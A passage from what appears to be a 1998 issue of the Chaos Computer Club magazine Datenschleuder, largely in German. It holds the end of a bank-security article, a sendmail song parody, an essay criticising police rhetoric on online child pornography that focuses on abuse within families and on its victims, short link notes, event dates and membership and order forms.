Bei den Außentätern sieht es nicht viel besser aus. Der Fall von Markus Söhnke Ungerbühler, der auch schon in der Datenschleuder behandelt wurde, zeigt dies exemplarisch. Ungerbühler gab sich als Mitglied des Chaos Computer Club aus und versuchte Banken, Rüstungsunternehmen und ähnliche mit der Behauptung zu erpressen, durch Hacking an interne Daten des betroffenen Unternehmens gelangt zu sein. Besonders die Drohung mit einer Veröffentlichung von Belegen für Steuerhinterziehungen zeigte schnelle Wirkung. Vorstände von deutschen Großunternehmen jetteten in Learjets durch die Welt, um einem aus einer psychatrischen Heilanstalt entfleuchten Hochstapler für einige tausend Mark eine Packung Leerdisketten abzukaufen. Nach langwieriger Suche gelang es tatsächlich, eines von mehreren dutzend erpressten Unternehmen zu finden, das sich sicher war, korrekt Steuern gezahlt zu haben. Auf dieser Grundlage war es dem Unternehmen möglich, eine Anzeige zu erstatten, die zusammen mit anderen Maßnahmen letztendlich zu einer Rückführung des Herrn Ungerbühler in seine Klinik führte.

Vor dem Hintergrund der drohenden Krisen Euro und Jahr-2000 ist der einzige gangbare Weg eine Open Source Bank. Nur durch eine vollständige Offenlegung aller Sourcen können die Banken den verunsicherten Kunden einen Grund für ihr Vertrauen liefern. Nur so ließe sich das Vertrauen in die eigene EDV dem Kunden gegenüber rechtfertigen. Vertrauen ist gut, Kontrolle ist besser.

felix@ccc.de & frank@ccc.de

Title - Sendmail
Original - Graceland
Author - N. R. "Norm" Lunde
Intro - Apologies to Paul Simon

Sendmail

The Internet gateways were pinging
Like a pack of submarines
I am traveling through the network
Using traceroute
Blasting out ICMP
I'm talking to sendmail
sendmail
With TCP/IP
I'm talking to sendmail
Daemons and forgers and crackers
And we're all talking to sendmail

My physical layer is 10 Base T
It's a lot like my phone cable
But I've reason to expect
That I can still connect
To sendmail

Mail comes back to tell me it's bounced
As if I didn't know that
As if I didn't know her address
As if I had forgotten
Her login doesn't start with 's'

And she says losing data is a flaw in the design
Messages should get there all the time
Everybody thinks that they know
How to talk to sendmail
With TCP/IP
I'm talking to sendmail
Daemons and forgers and crackers
And we're all talking to sendmail
And my transport providers
Are streams and Berkeley sockets
I'm looking at streams and Berkeley

But I've reason to expect
That I can still connect
With sendmail

There is a host in New York City
That dials me up to get UUCP
And sometimes when I'm dialing, calling
Or batching up the email I say
Oh, so this is what they need
They need a way to talk to sendmail

And they say losing data is a flaw in the design
Messages should get there all the time
Everybody thinks that they know
About sendmail, sendmail
I'm talking to sendmail
For reasons I cannot explain
There's some part of me wants to hack
sendmail
And I may be obliged to expand
Every alias and bang-path
Or maybe there's no way to route it now
Maybe I've a reason to believe
There's something to receive
From sendmail

KiPo-Hetze der Kripo

Gern angefragt werden CCCler für Vorträge und Diskussionen. Eines der beliebtesten und zugleich lästigsten Themen ist Kinderpornographie im Internet.

Zuletzt war dies am 22.09.1998 bei der Jahrestagung der GI, der Gesellschaft für Informatik in Magdeburg. Auf dem Podium der suboptimal vorbereiteten Tagung waren neben dem Moderator der GI, Herrn Prof. Rüdiger, noch Herr Piel von der Polizei aus München sowie pluto und wau vom CCC.

Die Veranstaltung war wie üblich. Der Staatsvertreter begann mit einem Vortrag, den er mit einem neuen Begriff garnierte: "Pädokriminelle". Diesen Hetzbegriff nutzte er recht geschickt zur Verteufelung des Internet. "Straftäter sind die Bedrohung" meinte er. Bei den Zahlenangaben praktizierte er das "How to lie with statistics" (das Buch kann bei http://www.loompanics.com bestellt werden) in der üblichen Form. Denn was bitte sagt eine Zahlenangabe von "300 Pädokriminelle pro Minute im IRC" denn aus?

Auch die Nichtunterscheidung zwischen verschieden zu wertenden Formen der Pornographie gehörte zu seinem auf Gefühlsalarm zielenden Appell gegen Kinderpornographie.

Der Berichterstatter versuchte sich an einer anderen Darstellung. Zum einen verdient der Begriff "Straftäter" eine Relativierung. Denn Hacker, die vor zehn Jahren technisch korrekte Selbstbaumodems nutzten waren Straftäter und die Höchststrafe von fünf Jahren nach Par. 15.1 FAG war mehr als die Strafe für das fahrlässige Auslösen einer atomaren Explosion. Ich erinnerte daran, daß zu Zeiten Konrad Adenauers die öffentliche Aufstellung von Kondomautomaten wegen Förderung der Prostitution verboten war und bereits eine nackte Brustwarze als pornographisch galt. Immerhin bestätigte uns der Polizeivertreter, daß trotz inzwischen geänderter Moralvorstellungen mit der Fleischbeschau am Zeitschriftenkiosk und dem von der CDU eingeführten Tuttifrutti-Privat-TV die Zahl mißbrauchter Kinder in den vergangenen Jahrzehnten in etwa unverändert geblieben ist.

Mir geht es um die mißbrauchten Kinder, überwiegend Mädchen. Wie kommt es zum Mißbrauch und wo findet er statt? Genau diese Frage wird in der Regel verschwiegen. Es sind völlig normale Menschen, völlig normale Familien. Die Ehe ist monoton bis zerrüttet, im Bett findet nichts mehr statt. Die Frau hat keine Lust mehr, viel für den einst geliebten Mann zu tun. Der taucht im Leben nur als abendlicher Schatten auf, der TV glotzt und sich von flüssigem Brot ernährt. Da besorgt eben die älteste Tochter den Haushalt. Oft tut sie das bereits mit zehn bis zwölf Jahren. Irgendwann kommt sie in die Pubertät und spätestens dann meint der Vater, wenn sie für ihn kochen kann, dann gehts auch im Bett.

Was soll ein Kind in der Lage tun? Fremde wie Frau Nolte anrufen hilft ganz bestimmt nicht, denn die können sich das Standard-Problem in familiärer Form eher nicht vorstellen. Das liegt vielleicht an einer rosa christlichen Brille, die sogar den Mißbrauch von Kindern durch triebgehemmte Pfarrer möglichst übersehen will. Der Mutter kann sie es meist auch nicht erzählen, denn das gäbe die nächste Katastrophe. Erst wenn ein paar Jahre später einer jüngeren Schwester das gleiche Schicksal droht, bekommt die Mutter Klartext erzählt.

Dann knallt es in der Familie. Oft ist die Tochter reifer als die Mutter und es kommt zu keiner Anzeige. Was soll die noch ändern? Dem Kind wurde vom Vater die Jugend gestohlen, die erste Liebe, das Glück und die Freude. Gewalt, Macht und Druck war der Alltag; Geheimnisse und Drohungen die Musik. Das ist keine Story für die Yellow Press oder ein TV-Magazin wie GRELL-TV. Das Zeigen auf KiPo-Bilder und auf das böse, böse Internet ist eine praktische Ersatzhandlung, die ablenken soll von der Banalität des Bösen im bekannten Familienalltag.

Von den Opfern redet niemand

Die Umwelt schreit empört auf: "Was sind das für Monster, die so etwas tun!" Um sie zu bekämpfen, sollen Cybercops im Internet "anlaß-unabhängig" nach Dreck suchen und Internet-Provider ihre Benutzer überwachen. Michael Meister, der stellvertretende Vorsitzende der Medien-Enquete-Kommission des Bundestages fordert sogar:

"Man müßte (dem Internet) eine Redaktion vorschalten, die auswählt, was ins Netz geht", so auf http://www.taz.de/~taz/980924.taz/is_T980924.167.html

Die Hetze zeigt Wirkungen. So konnte die Einrichtung von Gendatenbanken gesellschaftlich durchgesetzt werden, obwohl die Ausnutzung herkömmlicher Ermittlungsmethoden in dem Fall ausgereicht hätte, der dazu mißbraucht wurde.

Der Alltag Betroffener ist kein Thema. Eine junge, mißbrauchte Frau im Frauenzentrum in Freiburg erzählte vor etwa zehn Jahren, als Kindesmißbrauch noch weit mehr Tabuthema war als heute, in etwa: "ich habe geträumt, daß ich an der Uni war und daß ich für eine Klausur eine bessere Bewertung bekommen habe, weil ich es wegen dem Mißbrauch so schwer gehabt habe. Und dann bin ich aufgewacht und alles war genauso schwer wie vorher und ich wußte, daß es das in unserer Welt nicht gibt".

Genauso ist es immer noch. Nicht einmal offen darüber sprechen können die Opfer. Die in ihrer Kindheit von sexueller Gewalt verstörten Kinder müssen Jahre ihres Lebens darauf verwenden, um vom Zustand des Überlebens wieder zum Leben zu kommen, um wieder Vertrauen zu finden und Nähe ohne Angst erleben zu können. Diesen Opfern hilft die Hysterie mit Kinderpornographie keinen Deut. Es geht auch nicht um die Täter, die als Unmenschen dargestellt werden. Wenn es um Vorbeugung ginge, müßte versucht werden, zu verstehen, wie es überhaupt dazu kommt, daß sie Täter werden. Denn man kann solche Gewalttaten erst dann wirksam zu verhindern versuchen, wenn man zumindest einen Teil der Gründe kennt, die dazu führen. Dieser Weg ist unbequem. Einfacher ist es, nach dem Motto vorzugehen "wir

tun was". Stimmungsmache ist besonders elegant und das unbekannte Internet ist ein praktisches Mittel um vom eigentlichen Nichtstun abzulenken.

Es geht nicht einmal darum, Kinder besser zu schützen. Sonst würde man versuchen, Kinder aufzuklären. Und Kindern mehr Rechte geben statt die Rechte aller einzuschränken. Sonst würden zuerst mögliche Täter überprüft, bevor man DNA-Datenbanken anlegt. Sonst würde man Geld in Organisationen wie Wildwasser und Kinderschutzbund investieren.

Worum es wirklich geht, braucht hier nicht erklärt zu werden, denn es liegt auf der Hand und es zu sehen, bleibt dem intelligenten Leser selbst überlassen.

wau@ccc.de (dankt mel@muc.de)

Quellen im Netz

Indiziertes Buch im Netz

Tiedge schwadroniert in seinem Buch über den Deutschen Verfassungsschutz. Es enthält überwiegend belanglose Stimmungsbilder, aber einige Details bezüglich Abhör- und Überwachungspraktiken waren im Rückblick rechtswidrig und sind deshalb politisch peinlich :-)

Volltext 1,2 MB. Kopie ziehen dezentral ist sinnvoll.

http://www.indocities.com/nobody/tiedge.htm

Security Newsletter from Bruce Schneier

CRYPTO-GRAM is a free monthly email newsletter on cryptography from Bruce Schneier (author of Applied Cryptography, inventor of Blowfish, general crypto pundit andoccasional crypto curmudgeon).

You can subscribe to CRYPTO-GRAM at http://www.counterpane.com/crypto-gram.html or by sending e-mail to <crypto-gram-subscribe@chaparraltree.com>

Wurstsprengungen und Münzschrumpfungen

Basteltips nicht gerade fuer den Kindergeburtstag finden sich auf der Webpage von fleischwulf. Doch braucht es etwas, bis die Seiten geladen sind, weil er selbst bithaftig bunt erscheint. Die Münzbilder entschädigen für die Wartezeit. Es finden sich Basteltips aller Art frei nach dem Motto "mit Kanonen auf Spatzen schießen". Anders gelingt es kaum, Münzschrumpfungen durchzuführen oder Wurstsprengungen.

Wer eine in der Natur häufig vorkommende Bedingung erfüllt und zwei linke Hände hat, sollte von derartigen Experimenten Abstand

nehmen, da diese auf die Anzahl real existierender Koerperteile dekrementierend wirken koennten. Für den Rest frei nach dem Motto "survival of the fittest" ein Wunsch:

Bitte sendet Erfahrungsberichte an die Redaktion Datenschleuder, ds@ccc.de Anfragen und Beschwerden werden ignoriert, Erfahrungen ausgewertet. Wie heißt es in gewissen jugendgefährdenden TV-Serien: ENERGIE!

http://www.geocities.com/CapeCanaveral/Hangar/9561/

Termine

4.10.98
Public Domain #89
„Club of Rome“

Ein Blick zurück in die Zukunft. Mit Uwe Möller, Vorstandsvorsitzender des deutschen Club of Rome.
Details & Anfahrtsbeschreibung siehe
http://www.foebud.org/pd/index.html

1.11.1998
Public Domain #90
„Wo bin ich? GPS“

Ralph Schraven berichtet über Funktionsweise und Anwendungen der Standortbestimmung mittels Global Positioning System (GPS).
Details & Anfahrtsbeschreibung siehe
http://www.foebud.org/pd/index.html

6.12.1998
Public Domain #91
„Datenschutzgebiete auf der roten Liste?“

Dr. Klaus Brunnstein über Datenspuren im Netz.
Details & Anfahrtsbeschreibung siehe
http://www.foebud.org/pd/index.html

Ja!

Auch diesen Dezember wird es wieder einen Chaos Communication Congress geben. Und zwar schon den Fünfzehnten!

Allerdings wird der Congress dieses Jahr NICHT wieder im Eidelstedter Bürgerhaus stattfinden.

Aus dem neuen Veranstaltungsort machen wir aber noch eine kleine Weile ein Geheimnis bis alle Details ausgearbeitet sind.

Aktuelle Informationen zum Congress findet Ihr auf unserer Web Site unter http://www.ccc.de/congress98.

Wir hoffen natürlich auch dieses Jahr wieder auf rege Beteiligung auf unter hinter dem Podium.

15. chaos
communication
congress

Bestellungen, Mitgliedsanträge und Adreßänderungen bitte senden an:

CCC e.V., Schwenckestr. 85, D-20255 Hamburg

Adreßänderungen auch per Mail an office@ccc.de

Der Mitgliedsfetzen

Mitgliedsanträge und Datenschleuderabonnement

o Satzung + Mitgliedsantrag
(DM 5,00 in Briefmarken)

o Datenschleuder-Abo
Normalpreis DM 60,00 für 8 Ausgaben

o Datenschleuder-Abo
Ermäßigter Preis DM 30,00 für 8 Ausgaben

o Datenschleuder-Abo
Gewerblicher Preis DM 100,00 für 8 Ausgaben
(Wir schicken eine Rechnung)

Die Kohle liegt

o als Verrechnungsscheck
o in Briefmarken

bei bzw.

o wurde überwiesen am ___.___._____ auf
Chaos Computer Club e.V., Konto 59 90 90-201
Postbank Hamburg, BLZ 200 100 20

Ort/Datum _____

Unterschrift _____

Name _____

Straße _____

PLZ, Ort _____

Tel/Fax _____

E-Mail _____

Der Bestellfetzen

Literatur

_____ DM 29,80 Deutsches PGP-Handbuch, 3. Auflage + CD-ROM
_____ DM 5,00 Doku zum Tod des „KGB“-Hackers Karl Koch
_____ DM 25,00 Congressdokumentation CCC ‘93
_____ DM 25,00 Congressdokumentation CCC ‘95
_____ DM 25,00 Congressdokumentation CCC ‘97
_____ DM 50,00 Lockpicking: Über das Öffnen von Schlössern

Alte Datenschleudern

_____ DM 50,00 Alle Datenschleudern der Jahre 1984-1989
_____ DM 15,00 Alle Datenschleudern des Jahres 1990
_____ DM 15,00 Alle Datenschleudern des Jahres 1991
_____ DM 15,00 Alle Datenschleudern des Jahres 1992
_____ DM 15,00 Alle Datenschleudern des Jahres 1993
_____ DM 15,00 Alle Datenschleudern des Jahres 1994
_____ DM 15,00 Alle Datenschleudern des Jahres 1995
_____ DM 15,00 Alle Datenschleudern des Jahres 1996
_____ DM 15,00 Alle Datenschleudern des Jahres 1997

Sonstiges

_____ DM 50,00 Blaue Töne / POCSAG-Decoder / PC-DES Verschlüsselung
_____ DM 5,00 1 Bogen „Chaos im Äther“
_____ DM 5,00 5 Aufkleber „Kabelsalat ist gesund“

+ DM 5,00 Portopauschale!

_____ Gesamtbetrag

Die Kohle liegt
o als Verrechnungsscheck (bevorzugt)
o in Briefnarken

bei bzw.

o wurde überwiesen am ___.___._____ auf
Chaos Computer Club e.V., Konto 59 90 90-201
Postbank Hamburg, BLZ 200 100 20

Name _____

Straße _____

PLZ, Ort _____